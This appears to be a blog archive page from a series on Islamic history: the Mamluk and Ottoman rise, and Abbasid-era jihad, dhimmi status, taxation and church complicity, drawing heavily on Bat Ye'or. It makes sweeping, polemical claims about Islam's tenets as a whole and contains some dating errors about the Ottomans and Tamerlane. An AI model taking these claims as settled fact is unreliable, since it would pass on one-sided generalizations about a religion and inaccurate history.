There is general agreement the Mamluks declined during their Circassian period. They drove the last of the Crusaders out of the Holy Lands and turned back the Mongols—both of which occurred during the Turkish period. The Turkish period based advancement upon ability. Under the Circassians, advancement became based upon race (i.e., Circassian). Other factors weakened the Mamluks, including the inability to defeat Bedouin raiding parties. This resulted in trade disruptions, agricultural losses, and economic disorder. Further compounding the situation were several plagues occurring within Egypt and the East. These events left the Mamluks unable to prevent Tamerlane from temporarily taking Baghdad in 1395. The final economic blow came with the Portuguese discovery of a sea route to the East early in the sixteenth century.

The Mamluk Become Part of the Ottoman Empire

The declining economy resulted in less tax revenue, weakening the Mamluk army. The Ottoman defeated them in both Syria and Egypt. One reason for their defeat was the Ottoman adoption of field artillery, while the Mamluks still used artillery only when laying siege. Mamluk territory

became part of the Ottoman Empire in 1517; with the general population rising up against the Mamluks and corruption they represented.

The Mamluks continued as a presence within the Ottoman Empire. They became part of the Ottoman army, and over time again achieved positions of significant power and influence over the Ottoman. The Ottomans removed the Mamluk requirement of excluding their sons from serving only in non-slave regiments. This resulted in changing loyalty dynamics from one based upon their regiment to one based upon family ties, creating additional factions making it difficult to hold the Empire together. As we will see shortly, by the end of the seventeenth century Mamluks once again controlled the armies, tax revenue and government. Napoleon faced a Mamluk army when entering Egypt in 1798, but Muhammad Ali Pasha ended Mamluk power by massacring them in 1811.

The Ottomans

As noted above, the Mongol advance drove the Turks into Anatolia and Syria. During Hulagu's reign, Mongols took portions of eastern Anatolia from the Turks, but their primary objectives were Syria and the city of Jerusalem. It was from northwestern Anatolia the Ottoman Empire rose. Osman was from the Kayi tribe, and the prince of a territory on the Byzantine border frontier. After the last Mongol defeat of the Seljuk Turks in 1293, Osman took additional territory from the Byzantines, who were in a state of decline. He ruled until 1324, and it is during his reign the Ottoman Empire began.

Orhan succeeded his father Osman, passing rule to his son Murad I. These rulers continued taking territory from the Byzantines, eventually moving into southeastern Europe, but bypassing major cities like Constantinople and Belgrade as they didn't have the means for conquering these more heavily fortified cities. They continued the Abbasid tactic of destroying food sources, thereby reducing tax revenue and weakening their adversaries.

The attraction of Byzantine wealth attracted many nomads to fight for the Ottoman, but Orhan began a tradition of employing Christian mercenaries to lessen the young Empire's nomad reliance. Orhan's annexation of Karasi (in southern Anatolia) also made the Ottoman Empire the Byzantine's primary ally. This alliance provided the Ottoman access to gaining direct knowledge of Byzantine territory and its weaknesses. Early Ottoman rulers also strengthened their alliances by marriage, to both Christian courts and Islamic principalities. Orhan ruled until 1360. A map of the Ottoman and Byzantine Empires around 1350 is shown below.

Figure 3: Byzantine and Ottoman Empires about 1350

Power Consolidation

Bayezid I succeeded his father Murad I, after the latter's death in one of the Battles of Kosovo. Bayezid turned his attention to Anatolia, eliminating a threat from one of the remaining Turkish territories (Karaman) to the east. Bayezid's accomplishments were so significant that "he was given the title of sultan by the shadow Abbasid caliph of Cairo, despite the opposition of the caliph's Mamluk masters." Tamerlane attacked the Seljuk Turks in 1397, to protect his flank while driving into India and Persia. Bayezid's followers deserted him—all except his Christian mercenaries—and he was captured at the battle of Ankara. He died a short time later. Tamerlane broke up the Ottoman territory removing the threat they posed to his ambitions.

Turkish notables made Murad II ruler in 1421, and he ruled until 1451. Murad began resenting the power gained by the notables, creating the *devsirme* system as a counter-balance. This system formalized the practice begun by Orhan of levying, as tribute, one fifth of the Christian children from the Balkan region. Non-Muslim children were viewed as fay, state property, and Murad began collecting the levies annually.

Youngsters were generally 14-20 years of age when drafted, and taken from the aristocracy and priest families in contingents of a thousand at a time. They converted to Islam and served the sultan for life in his *janissary* corps; an infantry used against Christian kingdoms in the Ottoman wars. A parallel system of *ichoghlani* was also created taking children six to ten years of age into the sultan's service as Ottoman administrators, after a fourteen year training period.

Reinforcing Sunni Islam

Murad enlarged the concept of using a military slave force for the Empire's benefit (*kapikulu*), including Turkish nobility as well and increasing the sultan's power further. With this last change

only persons accepting slave status, whether Muslim or not, held positions in the Ottoman army or government. Anyone could achieve this status as long as they accepted "absolute obedience to their master and the devotion of their lives, properties, and families to his service."

Later sultans continued playing notables against janissaries to retain power and control over the Empire. With Constantinople's fall in 1453, Turkish notable's power significantly decreased. The Ottoman executed many notables or exiled them to Anatolia. However, janissary and notable power continued fluctuating within the Empire. The Ottoman's continued fighting against the European kingdoms, the Mamluks in Syria and Egypt, and the Safavids in Persia.

The Safavids were Turkish tribes emigrating from eastern Anatolia into Persia in reaction to the Ottoman return to a strictly orthodox form of Sunni Islam. The Safavid embraced Shia and Sufi doctrines, and spread dissension leading to several revolts within Ottoman provinces. The Ottomans were unable to conquer the Safavids, as the latter generally chose not to engage in direct conflict. Their dynasty lasted from about 1501 through the early part of the 18th century. This rift left the Islamic world divided as we see it today. As mentioned earlier, the Ottoman defeated the Mamluk Dynasty; the latter becoming part of the Empire in 1517. Finally, the European kingdoms defeated the Ottoman a second time at Vienna in 1683.

The map below shows the Ottoman Empire's expansion from its inception to its peak in about 1599.

Figure 4: Rise of the Ottoman Empire 1300 – 1599

Footnotes:

Budge, Sir E. A. Wallace, *The Monks of Kublai Khan Emperor of China*, 1928, Assyrian International News Agency, **http://www.aina.org/books/mokk/mokk.pdf**. This is a translation of the original Syriac text. This quote comes from the Introduction to this work.

Ibid.

Ibid.

Ibid.

Ibid.

Ibid.

Ibid.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam, From Jihad to Dhimmitude*, pp. 346-7, Fairleigh Dickinson University Press, 2002. An extract from the chronicle of Bar Hebraeus is reproduced.

Ibid, pp. 356-9. An extract from the chronicle of Bar Hebraeus is reproduced

Ibid, pp. 350-6. An extract from the chronicle of Bar Hebraeus is reproduced.

Britannica Online Encyclopedia, Mamluk dynasty, **http://www.britannica.com/topic/Mamluk** accessed January, 2016.

By Ro4444 – Own work, CC BY-SA 4.0, **https://commons.wikimedia.org/w/index.php?curid=46642565.**

Britannica Online Encyclopedia, Mamluk dynasty, **http://www.britannica.com/topic/Mamluk**, accessed January, 2016.

Wikipedia, *The rise and fall of Kantakouzenos*, **https://en.wikipedia.org/wiki/Byzantine_Empire_under_the_Palaiologos_dynasty#The_rise_and_fall_of_Kantakouzenos.2C_1341.E2.80.931357**, accessed February, 2016.

Britannica Online Encyclopedia, Ottoman Empire, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam, From Jihad to Dhimmitude*, pp. 113, Fairleigh Dickinson University Press, 2002.

Ibid, p. 115.

Britannica Online Encyclopedia, Ottoman Empire, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Ibid.

Ibid.

The Abbasid Dynasty – Part III, Dhimmitude

APRIL 10, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABBASID DYNASTY, ABOUT ISLAM, HISTORY, LAW

Part twelve of a series.

This third article on the Abbasid Dynasty covers the relationship between jihad and dhimmitude, and Islamic law's development related to this topic. Included are: (1) relevant term definitions, (2) the relationship between dhimmitude and jihad, (3) governance under dhimmitude, (4) taxation, (5) church complicity, and (6) outcomes.

Definitions

In assuming the terms below are unfamiliar, we begin with defining them.

- **Ata –** A gift, in this case land given to someone participating in jihad.
- **Dhimmi** – Literally 'protected people.' Dhimmi are the peoples of the book conquered through jihad. They belong to the umma and the state administers them on the umma's behalf.
- **Iqta** – Land grants to army officials for a limited period of time, in lieu of wages.
- **Jihad** – Warfare conducted advancing Islam. One can conduct this warfare through either arms or peaceful means. The peaceful means recognized vary, but include jihad of the pen, mind, tongue, wealth, and hand. The Qur'an requires all Muslims participate in jihad. While this term sometimes refers to spiritual warfare, that is not the context used in this article.

- **The Maghreb** – Region of North Africa between Libya and Morocco, incorporating the Atlas Mountains.
- **Mawalis –** Non-Arabs who convert to Islam.
- **People of the Book** – Christians, Jews, and Zoroastrians.
- **Qadi** – Judge within a Muslim community rendering decisions based upon Islamic law.
- **Razzia** – Bedouin raids conducted to obtain wealth and goods from others. These raids were a normal part of Arab culture long before Muhammad's birth.
- **Umma** – The brotherhood of Islamic believers.

Jihad and Dhimmitude

Previous articles discussed the rapid expansion of Islam after Muhammad's death. "After the Abbasid revolt, the caliphs … contented themselves with sending their troops to pillage, sack, and carry off booty from across their frontiers with Anatolia and Armenia. But in the West, Islamic expansion continued by maritime warfare. In the ninth and tenth centuries, Berbers and Arabs from Spain and the Maghreb raided the coasts of France, Italy, Sicily, and the Greek Islands."

These attacks reached up the Italian peninsula as far as Rome in 846 and Naples just ten years later. Bat Ye'or has written extensively about this period of Islamic history and dhimmitude specifically. Her book *The Decline of Eastern Christianity under Islam* provides a good historical overview of this period and Islam's history. This article references her work extensively. In addition, she cites source material for those wanting to learn more.

The conquered area's Islamization took place in two phases. "The first phase consists of a military conflict defined by specific rules, the *jihad*. The second phase represents *dhimma*, or the government of the conquered peoples. While the *jihad* stipulated the modalities of dividing the booty (land, property, conquered peoples) between the belligerents, the *dhimma* assigns a long-term economy function to the *dhimmis*, which consists of supplying the needs of the Muslim community."

Jihad's Drivers

While referenced events occurred across all conquered areas, they unfolded differently between the towns and rural areas. We also include some information about the Ottomans who replaced the Abbasid in 1258. As mentioned last time, the Turks in large part were the caliphate's ruling power by the middle of the tenth century. The biggest difference between dhimmitude within the two empires was that Islamic law was still being developed during the Abbasid dynasty, while it was mostly formed by the time the Ottoman's began ruling.

Jihad's three drivers included Muslim adventurers, "avid for booty, they, too, became soldiers of holy war (*ghazi*, from the work *ghazwa*: *razzia*). Arab judges (*qadis*), who knew the regulations of

jihad, flocked toward the frontiers to instruct and lead them. Thus fanaticized by cohorts of theologians, these bands of ghazis, accompanied by regular armies composed of slaves, raided Armenia, Mesopotamia, and Anatolia, where gradually some Turkish emirates emerged." This jihad lasted until the seventeenth century, with Islamic forces reaching as far as Vienna in 1683. The wars waged by these ghazis reconciled Islamic faith (as instructed by the Qur'an) with the lust for booty, often satisfied by capturing non-Muslims destined for either slavery or ransom.

Before we close this section, we should note that the taking of the spoils of war, captives as slaves, etc. was not an uncommon practice during this period. You will find many European nations, including the Byzantines, practicing the same things. What is unusual is the degree to which Islam carried out these actions and the period of time over which they extended, along with their link to a religious ideology stemming from Islam itself.

An Historical Context

To say Middle East events, until very recently, represented a new form of extremism is wrong, and ignoring historical facts—while one freely chooses their opinions, facts speak for themselves. Muslim and non-Muslim sources both document this period's events. The information is there for those who wish to know the truth. We'll examine extremism later. For now, I'll close this section with the following from Ye'or's book:

"The general picture of destruction, ruin, massacre, and deportation of urban and rural populations was common to all the conquered territories in Asia, Africa, and Europe. Well documented by contemporary Syriac, Greek, and Arabic chronicles, the few examples provided illustrate a general situation as it recurred regularly during the seasonal razzias, over the years, and for centuries. The chronicles, in great part translated and published, are well known to specialized historians and indicate clearly, beyond any shadow of doubt, that the rules of jihad concerning booty, the fifth part, the fay, levies on harvests, and the fate of populations (conversion, massacre, slavery, or tribute) were not just vague principles laid down by a theoretical treatise on warfare, construed by some obscure theologian. The Arabs, stirred by their profound belief and the conviction of belonging to an elite nation, superior to all others (Koran 3:106), put them into practice, feeling that they were thereby fulfilling a religious duty and executing the will of Allah.

'It must be stressed, however, that massacre or slavery of the vanquished peoples, burning, pillage, destruction, and the claiming of tribute were the common practices during the period under consideration of every army whether Greek, Latin, or Slav. Only the excess, the regular repetition and the systemization of the destruction, codified by theology, distinguishes the jihad from other wars of conquest or depredation."

Rural Areas

Razzias occurred on a seasonal basis. In rural areas these raids often eliminated the forthcoming harvest, the local population's food supply. However, the raiders also took livestock, people as slaves, and other property of value. All territory and slaves taken from non-Muslims became either *fay* (property belonging to the *umma* and administered by the state), or booty given to individuals participating in the raid. The *qadi*, an Islamic judge, divided property between the state and raiders. These judges normally accompanied the jihadi as they conquered new territory.

"The nomadic tribes demanded that it be shared out immediately and the conquered peoples enslaved, as at the time of the Prophet. However, the redistribution of power within the Qurayshite clan where the caravan merchant bourgeoisie of Mecca was prominent replaced these practices by the concept of an Islamic state monopoly on the bulk of the war booty, which was then conceded in the form of domains (*iqta*) or allowances (*ata*) to the Arab tribes." Lands were either granted for a specific time period or in perpetuity. A condition for receiving such grants was the receiver both equip an army and participate in the fighting.

The concept of fay and dhimmi derive from Islam's sources. Fay's basis comes from Muhammad's decision to keep the Banu Nadir's property when exiling them, with the intent of administering it for the *umma's* benefit. Dhimmi status came from the Jews of Khaybar's treatment after their defeat. The Jews became slaves, allowed to stay and farm the land, but in return had to give half their crop to Muhammad. Dhimmi only retained their status so long as Muslims allowed—Muslims could revoke dhimmi status at any time for any reason.

Comparison of Jihad with Serfdom

Some compare dhimmitude to Europe's feudal system, which had already developed by this time, but they are not the same. A European prince's power was normally limited, and usually extended only over rural areas. Keeping power required local rulers receive some degree of cooperation from those they ruled. Normally a ruler and their subjects created a social contract outlining each party's responsibilities. Subjects typically provided labor for the ruler for a specific period of time over the year, and in return the ruler provided protection for their subjects. Violation by either party nullified the agreement.

If a ruler became too oppressive, subjects could just leave that ruler's kingdom. Those fleeing could move into cities or towns as the feudal system normally didn't extend over those areas—no one typically owned the buildings or the land upon which they sat. Religious organizations (churches, abbeys, convents, etc.) also sometimes owned the land. Often people leaving feudal lands and remaining within a town for a year and a day were recognized as free. However, dhimmitude tied people to a specific location, they were not free to leave, nor did they have the latitude to produce goods for themselves.

Razzia Effects on the Rural Areas

The raids depopulated rural areas as people either died, became enslaved, fled into the towns, or left an area altogether. The struggles between the state and tribes over the distribution of booty set up continued conflict and destruction across the land while waging war. This left much of the land uncultivated as the remaining native people again attempted to leave, and the invaders, being primarily soldiers, merchants and shepherds, would let the land lie fallow.

As agriculture was the caliphate's primary income source, these events disrupted its revenue stream. In response, the caliphate used censuses to forcibly repopulate the land with inhabitants who had previously cultivated it. They coupled this action with the wholesale transfer and deportation of dhimmi populations from one area to another. These transfers fragmented the dhimmi populations further, creating groups often hostile toward each other, and creating yet further disintegration. However, the raids continued, each cycle resulting in the death and enslavement of smaller populations. Each time people once again tried to flee to non-Muslim countries, into the relatively remote mountainous regions, or hide within the slave populations in the towns.

The caliphate undertook several actions in response. One was creating passports containing the individual's name, their parents' names, and their location. Individuals could not leave their area unless one paid their own and their parents taxes—even if the parents no longer lived. Second, obligations for wearing distinctive clothing and markings for identifying non-Muslims. Violations resulted in harsh treatment.

Towns and Cities

A town's experience was in some ways quite different. Towns and cities normally had walls protecting their people. Some towns surrendered when deprived of food, and their entire population either put to the sword or enslaved. Others negotiated a treaty instead. At times towns would put up little to no resistance. Normally, at this time far off rulers required towns pay them tribute anyway. From the town's perspective, it didn't matter whether they paid tribute to a far-off ruler in Constantinople. Baghdad, or Damascus.

The local populations did not understand the change in purpose driving the Arab *razzias*. Islam at this time was thought of as just another religious heresy. The inhabitants did not understand the changes taking place through the Arab conversion from paganism to Islam. There were few written copies of the Qur'an, and few who could read Arabic. The native populations did not understand Islam's tenets, so they did not understand how those differed from their Christian, Jewish, and Zoroastrian religions—instead they assumed Islam's beliefs were a variation of their own.

Outcomes

The agreements reached with the invaders largely left their civic and religious structures and leaders in place. This mattered as initially the invaders were in the minority in the lands they conquered. It is doubtful jihad could have conquered such a large area so rapidly if the native populations had rose up in rebellion against the new rule. "All territory taken from infidels became the property (fay) of the state. It formed *dar al-Islam*, lands administered by Islamic law for the benefit of Muslims and their descendants. This principle, established by the Arab conquest, instituted a political and legal dogma rooted in theology." Typically one-half of all churches and houses in a conquered area would become the property of Muslims, and the acquired churches converted into mosques.

The two pillars of early Islamic society were the army—formed of both Arab tribes and slaves taken in war—and the conquered peoples; tributaries, slaves, free men, and converts. Second, a workforce used to feed the caliphate's economic engine. A third pillar, judicial power, was developing, and it is the governance formed under this power we turn to next. We should note that before this last pillar's development, force alone settled disputes and maintained order.

Governance

As mentioned above, initially the conquerors were the minority population within their acquired lands. When the Abbasids came to power, Muslims were still "the minority among the Monophysite Christian population (Egypt, Syria, Mesopotamia), or Nestorians (Iraq). Zoroastrians populated the towns and villages of Iran and a numerous Jewish population still survived, principally in Palestine, Syria and Iraq, but also in Persia, Egypt, North Africa and Spain."

Therefore, the Abbasid typically left the existing civil and religious structures in place. installing a military governor ruling on the caliph's behalf. The national languages were left intact, as Muslims relied on the native population for society's day to day functioning. As also mentioned above, the Arab population were generally merchants or shepherds; their governance experience likely based upon tribes and clans. The societies they conquered were both more complex and sophisticated.

Power Consolidation

The caliphs reasoned this situation could not last. The Abbasid needed to consolidate power in order to retain the conquered lands. They undertook a two-pronged approach to achieve that end. First, increasing the Muslim population within the newly acquired lands. "Caliphs, sultans, emirs, or provincial governors—whether Arab or Turkish—encouraged the emigration and settlement of their tribes on the conquered lands in order to consolidate their power against their rivals. The nomads, whose numbers increased incessantly, could only maintain their essential needs by

pillaging villages and towns, confiscating goods, extorting money under torture, and ransoming and abducting the youth who were a marketable commodity and a source of wealth as slaves."

Second, already discussed, the people made slaves within a conquered area were normally sent to other locations. The focuses here were: (1) developing rules for the division and administration of the conquered areas, and (2) both keeping the dhimmi on the land and protecting them—protecting the revenue stream the caliph needed for maintaining the army. In short, the population left working the land simply became economic producers.

Limited Rights

Non-Muslim's rights were extremely limited. "Islamic law forbade non-Muslims the ownership of landed property and transferred it to the Muslim public treasury administered by the caliph. Military districts were given as fiefs by the caliph to members of his family and to tribes or military chiefs for a limited period of time or in perpetuity-in exchange for the equipping of a military unit and its participation in expeditions. This military administrative hierarchy survived in the Ottoman Empire till the nineteenth century." Other legal restrictions also developed.

Some Examples

- Numerous verses of the Qur'an (such as 3.27, 114-5, and 5.56) and hadith forbid a Christian or Jew exerting authority over a Muslim, thereby excluding dhimmi from public office.
- "All litigation between a Muslim and a dhimmi was under the jurisdiction of Islamic legislation, which did not recognize the validity of the oath of a dhimmi against that of a Muslim."
- "Construction of new churches, convents, and synagogues was forbidden, but restoration of pre-Islamic places of worship was permitted, subject to certain restrictions and on condition that they were neither enlarged nor altered."
- "The Koran forbids forced conversions … the alternatives forced on the Peoples of the Book—namely payment of tribute and submission to Islamic law or the massacre and enslavement of survivors—is, in its very terms, a contravention of the principle of religious freedom … After the Arab conquest, a number of Christianized Arab tribes suffered defeat, enslavement, and forced conversions." At times forced conversions used torture.
- Non-Muslims providing clothing, along with three days shelter and provisions, to any Muslim traveler in need.
- "The dhimma required the humiliation of the dhimmis, who were accused of falsifying the Bible by deletions, distortions, and omissions of the prophecies heralding Muhammad's mission."
    - Houses had to be inferior and smaller than those of Muslims.
    - Forbidding Arab honorific titles to non-Muslims.

- Marriage and sexual relationships between dhimmis and Muslim women were punishable by death.
- Dhimmis could not ride upon a noble animal, such as a horse or camel.
- Dhimmis were normally struck by the tax collector as they paid their taxes as a sign of the dhimmis inferior position.

How Long did These Rules Last?

The above demonstrates the dhimmi's second class status under Islamic rule. Many of these provisions remained in effect until the eighteenth century, and in some areas retained until the middle of the twentieth century.

Taxation

Just as with other societal aspects, Islam absorbed what was around it and made the foreign structure, concept, or idea its own. This is also true of taxation. "The components of Byzantine and Persian taxation absorbed into Islamic institutions were specified by the concepts of *jizya* (poll tax on non-Muslims), *kharaj* (tax in kind or in money on their land), fay (state property), which were integrated into a theological conception of a war of conquest: jihad."

The Umayyad levied five types of taxes. These included a land tax (*kharaj*), provisions in kind (related to harvests), a poll tax (*jizya*), a tax covering the tax collector's expenses and maintenance, and a general tax levied to provide for the upkeep and clothing of Muslims. As noted earlier, the treatment of dhimmis through continued *razzias* and the resulting devastation, even after the initial conquest, forced many to flee to comparative safety elsewhere.

The administration resorted to brutal measures to prevent dhimmis from leaving, and extorted taxes using torture and death—particularly crucifixion. When someone could not pay their taxes, children substituted as payment instead. While Islamic works justifying fair treatment of dhimmis in the collection of taxes exist, such as those of Abu Yusuf Ya'qub (731-798). However, chronicles written by witnesses to the tax collection processes in place indicate these practices were seldom, if ever, carried out.

Land

There were two types of land. The first were Arab lands. Muslim tribes on this land paid the caliph tithes. The second were the lands taken from non-Muslims, referred to as *kharaj* lands. The state owned the latter, administering this land for the Muslim's benefit. Conquered peoples conversion to Islam and the Arab resettlement of these areas, resulted in gradually transferring these lands from kharaj land to those paying tithes.

Conflict arose between caliph and those participating in jihad as their interests differed. Jihadi participants demanded payment in terms of land, slaves, and possessions, as occurred under Muhammad. This wealth was largely necessary as the Arab people were principally merchants and shepherds. They generally did not know how to farm, and were unable to create incomes sufficient to meet their own needs in the new lands. On the other hand, the caliph's taking of fay increased his wealth and power, providing needed resources supporting Muslims relocated to the conquered lands.

It is a classic example of the struggle between individuals trying to find a way to meet their own needs, and an elite group claiming to have a higher authority that should provide those needs—although the means used in this case are in no way comparable to those that unfolded in Europe or North America. More information on the struggle between individuals and elitists, or individualism and collectivism, can be found in *The Light & The Rod*.

The Jizya

The *jizya* was a wealth tax initially having three rates, depending on the taxpayer's assessed wealth. The rates and number of tiers increased over time. While dhimmis were subject to the *jizya*, Muslims were only subject to paying the *zakat*—the alms required by Islam. Tax collectors used extortion in collecting the *jizya,* and sometimes demanded additional gifts. In theory those who could not pay—such as women, paupers, the sick, and feeble—were exempt from this tax. However, chronicles from this period indicate widows, orphans, and even the dead paid the *jizya*. When traveling, it was typical for a dhimmi to display proof they had paid the *jizya*, either around the neck, wrist, or chest. Traveling without proof risked death.

The caliphate's funding need increased as the empire grew and war continued. "Economic problems, fragmentation of the empire, and the wars against Byzantium caused a tougher systemization of religious persecution which was integrated into Muslim government institutions." The oppression became so great that rebellions sometimes resulted. Copt rebellions in Egypt in 725, 739, and again in 832 deserve special note. Ninth century writers indicate a similar situation in Islamic Spain.

Ransoms

In addition to taxes, Muslims often extracted ransoms from either wealthy non-Muslims (notables) or communities as a whole. This taking of ransom was part of Arab culture predating Muhammad; extracted not only by the state, but the tribes and clans as well. Its existence was the product of life in a difficult environment where one often didn't have enough resources to meet a tribe's needs, so in order to survive they took what they needed. This relates to the concept called *muruwa* described in an earlier article. The environment shapes one's culture, and often changes to such basic beliefs require a very long time to change.

Nonpayment of ransoms (*avanias* or *awarid*) could subject an entire community to the sword, torture, or the women and children being taken as slaves in payment. These events, too, occurred over an extremely long period of time. The Abbasid began their rule in the mid-eighth century, but these practices were still written about in areas such as Morocco until the eighteenth century, and in parts of Syria, Palestine, and Iraq until the nineteenth. That is over a thousand years. But as stated earlier in this article, all of this was unlikely to happen without church complicity, and it is that topic we turn to next.

Church Complicity

The initial approach of leaving civic and religious powers in place ensured church complicity in subjugating the dhimmi peoples they led. Civic and religious leaders retained local power over a city or town's wealth, Their continued leadership subject to the caliph's will ensured their allegiance in ways unobtainable using Arab tribal leaders.

"In the first centuries of the Arab conquest, mainly Christian and Zoroastrian notables, but also Jewish—as well as innumerable *mawalis* and Christian and Jewish slaves originating from the spoils of war—held important positions, not only close to the caliphs but also in the administration and the army. …

'Scribes, secretaries, treasurers, accountants, architects, craftsmen, peasants, doctors, scholars, diplomats, translators, and politicians, the Christians formed the base, the texture, the elite, and the sinews of the Muslim empire. It is probable that without their collaboration the creation and expansion of this empire would not have been possible. The conquered Christian masses placed all the resources—all the proficiency, the accumulation of technical skills, and sciences built up by earlier civilizations—at the service of nomad chiefs or semi nomad Arabs and, later, of Turks."

A powerful class of dhimmi merchants, bankers, and traders arose. Their presence in the caliph's courts belied the rural area destruction occurring from the jihad waged at the same time. The group's composition changed over time, as the group itself lasted for centuries—until well into the nineteenth century under the Ottomans. Local resistance in the form of peasant revolts occurred, but lacking leadership, were usually doomed to failure before even beginning.

Why Collaborate?

There are at least four reasons. First, in the short-term it allowed the church to retain some of its rights; exercising fiscal, legal, and spiritual control over its communities—while also providing great wealth for a privileged minority of its members. The church became the arm of the caliph often initially responsible for tribute collection.

Second, for many small kingdoms, particularly in Eastern Europe, Islam offered the opportunity to settle old scores with surrounding kingdoms—exacting revenge for previous perceived wrongs. The disaffected within a kingdom also migrated toward Islam to settle old scores. "One may discern a self-perpetuating Christian Islamophile current running consistently through history, even swelling the ranks of the Islamic armies, which strengthened and guided them toward the conquest of their former homelands. Princes, adventurers, and frustrated ambitious men flowed in a continuous wave toward the sultans, whom they advised and to whom they gave precise information on the state of the Christian provinces."

Third, the Byzantine Church itself often repressed those varying from its religious doctrines. These disaffected groups welcomed Islam as liberators. From pseudo Dionysius, a Syriac cleric chronicling ninth century events, "The God of vengeance … seeing the evilness of the Romans who, wherever they ruled, cruelly pillaged our churches and monasteries and mercilessly condemned us, led the sons of Ishmael from the region of the south in order to deliver us from Roman hands." Fourth, the Eastern Orthodox hierarchy found collaborating with Islam useful in deterring increased Catholic proselytizing within its areas of influence.

Corruption

Interesting that all the above represent a form of corruption between church and state, with Christianity present. A corruption also present in other European kingdoms at this time, and one of the conditions Pope Gregory VII began reforming in the eleventh century. Also during this time freedom, as we understand it today, began developing within the Northern Italian city states of Venice, Milan, Genoa, and Florence. While events in Europe resulted with King John's signing Magna Charta in the early thirteenth century, the Abbasid collapsed and the Ottoman rose by the middle of the same century. The merging of the state and church spheres throughout history always leads to corrupting both.

Make no mistake, a definite division of power accompanied Islam's conquest. While some economic and administrative power initially remained with local civic and religious structures, all executive, political, and military power became exclusively Islamic. Again, for kingdoms under Roman/Byzantine rule for centuries, this probably didn't seem to be much of a change. However, it also shows these groups didn't understand the nature of the change's occurring with Islam's rise among the Arabic people.

"The collection of different forms of tribute was delegated to the religious leaders of the vanquished peoples. They divided the total amount due among their communities and paid the Islamic treasury the fixed sum, having deducted their part. The disappearance of the Byzantine state thus transferred to the patriarchates the temporal, judicial, and fiscal duties which the Christian state no longer assumed." This corruption brought not only greater tribute being

extracted from the dhimmi by their own leaders, but also gave rise to a number of Islam converts as well.

Summary

A wave of Christian defectors from both the church and civic leaders, attracted by power and wealth, "set in motion the decline and destruction of that Christendom which they deserted." The caliphs were able to win the hearts "at Serbian, Bosnian, Bulgarian, and Greek courts from among the Slav and Greek clergy by financing a Turcophile party which nourished pessimism, preached the inevitability of the triumph of Islam, and spoke highly of the economic advantages that Muslim markets offered." Finally, using the element of fear furthered Islam within the conquered lands. In looking at current events, one should ask, how different is the situation today?

Outcomes

The number of dhimmi, and their place in Islamic society, deteriorated during the Abbasid and Ottoman Empires. Factors influencing this population's decline include:

- The Arab culture existing before Muhammad:
  - The harsh environment created an outcome based society, where right and wrong meant what improved a tribe's status and/or economic condition.
  - Obtaining resources by conducting raids, and protection payment use creating alliances to prevent raids from occurring.
- Islam's creating an ideology infusing theology into the state, military, civic, and legal aspects of society.
  - The systemization of jihad to expand the area ruled by Islam.
  - The conflict in interests between the state and the tribes and clans.
  - The elitism inherent in Islam's tenets. There is no freedom as we know it, only the freedom of a slave.
  - The development of a legal code which only recognized the rights of Muslims— shari' a. These all resulted in some dhimmi conversion in order to survive.
  - The corruption of both the state and religious spheres by combining both into a single sphere of influence and power.
- Non-Muslim cooperation supported the caliphate's growth.
  - The church in order to retain its structures and influence.
  - The wealthy and powerful in order to retain some of their wealth and influence.
  - Non-Muslim rulers who allied themselves with the caliphate in order to further their own aims.
  - The disaffected, who saw a chance to gain wealth and power in the service of the caliphate against their homelands.

- All this influence among non-Muslims disappeared over time, also resulting in some Islam conversions.

A Final Observation

"Over the centuries, paying for their security and survival became the characteristic of the *dhimmi* communities and the prime condition of their tolerated existence in their own countries." Dhimmi value came only from what they produced in supporting the Islamic community. Once they no longer had anything left to contribute, they ceased holding any value. As recently as ten or twenty years ago, some middle eastern and North African countries had non-Muslim populations approaching ten percent. In general, until recently that was no longer the case. Some fled, some converted, and others died. But maybe things are changing?

We will finish out the history portion of this series looking at the Ottoman Empire.

Footnotes:

Pickthall, M. M., *The Meaning of the Glorious Qur'an*, p. 166, Amana Publications, 1999. One commonly cited verse is S9.29 which states, "Fight against such of those who have been given the Scripture as believe not in Allah nor the Last Day, and forbid not that which Allah has forbidden by His Messenger, and follow not the religion of truth, until they pay the tribute readily, being brought low." This verse is also cited as authority for the jizya – the poll tax.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude*, p.43, Farleigh Dickinson University Press, 2002.

See the reference above for the book noted. Additional relevant works by this author include:

- *The Dhimmi: Jews and Christians under Islam,* Farleigh Dickinson University Press, 1985.
- *Islam and Dhimmitude: Where Civilizations Collide*, Farleigh Dickinson University Press, 2002.

Ibid, p.100.

Ibid, p.53.

Ibid.

Ibid, pp. 51-52.

Ibid, p. 61.

Ibid, p.70.

Ibid, p. 63.

Ibid, p. 119.

Ibid, p. 70.

Ibid, p. 80.

Ibid, p. 81.

Ibid, p. 83.

Ibid, p. 88.

Ibid, p. 89.

Ibid, p. 91.

Ibid, pp. 92-93.

Ibid, p. 61.

Ibid, p. 72.

Ibid, p.74.

Wolf, Dan, *The Light & The Rod: Why Biblical Governance Works* and *Biblical Governance Corruptions,* Living Rightly Publications, 2020.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude*, p.78, Farleigh Dickinson University Press, 2002.

Ibid.

Ibid, p. 79.

Ibid, p. 64.

Ibid.

Ibid, p. 130.

Chronique de Denys de Tell-Mahre , translated from Syriac by Jean-Baptiste Chabot (Paris, 1895), pt. 4, 104-5, as cited in Bat, Ye'or, *The Decline of Eastern Christianity under Islam: from Jihad to Dhimmitude,* p. 57, Farleigh Dickinson University Press, 2002.

Wolf, Dan, *Collectivism and Charity: The Great Deception,* Living Rightly Publications, 2016.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude*, p.123, Farleigh Dickinson University Press, 2002.

Ibid, p. 66.

Ibid, p. 67.

Ibid, pp. 79-80.

The Abbasid Dynasty – Part II, Its Religious Development

APRIL 8, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABBASID DYNASTY, ABOUT ISLAM, DOCTRINE DEVELOPMENT, HISTORY

Part eleven of a series.

